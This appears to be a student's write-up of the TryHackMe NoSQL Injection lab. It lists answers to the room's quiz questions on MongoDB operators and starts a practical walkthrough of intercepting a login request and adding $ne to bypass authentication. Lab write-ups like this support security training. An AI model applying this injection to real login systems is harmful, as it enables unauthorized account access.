
TryHackMe


NoSQL Injection


Hi Teacher! This is how I've been able to solve this challenge:


We join the room and start the machine:




This is all the answers to the theoritical part:


tryhackme.com/room/nosqlinjectiontutorial
Room progress (7%)
Woop woop! Your answer is correct
Prerequisites
Burp Suite: The Basics
Burp Suite Repeater
Burp Suite: Intruder
SQL Injection
Learning Objectives
Understand what NoSQL is
Understand how NoSQL databases work, store data, and are interfaced with
Learn about the different types of NoSQL injection attacks
Learn how to practically exploit a NoSQL injection vulnerability
Answer the questions below
I am ready to learn about NoSQL Injection attacks!
No answer needed
Correct Answer
Task 2 What is NoSQL
Task 3 NoSQL Injection



tryhackme.com/room/nosqlinjectiontutorial
Room progress (28%)
This would only return the first document.
If we wanted to retrieve all documents where the age is less than 50, we could use the following filter:
['age' => ['$lt'=>'50']]
This would return the second and third documents. Notice we are using the $lt operator in a nested array. Operators allow for more co
reference of possible operators can be found on the following link:
MongoDB Operator Reference
Woop woop! Your answer is correct
Woop woop! Your answer is correct
Woop woop! Your answer is correct
Answer the questions below
What is a group of documents in MongoDB is known as?
collection
Correct Answer
Using the MongoDB Operator Reference, what operator is used to filter data when a field isn't equal to a given value?
$ne
Correct Answer
Following the example of the 3 documents given before, how many documents would be returned by the following filter: ['gender' => ['$ne' => 'female'] , 'age' => ['$gt'=>'65']]?
0
Correct Answer




And for the practical part, we have this log-in prompts:




For this task I used the app called Caido, it’s more comfortable and free, that’s why I prefer it




So register, start a new project and connect it to the url in the new window




We send the request again, and using the app we can intercept, so we'll change some parameters, adding $ne

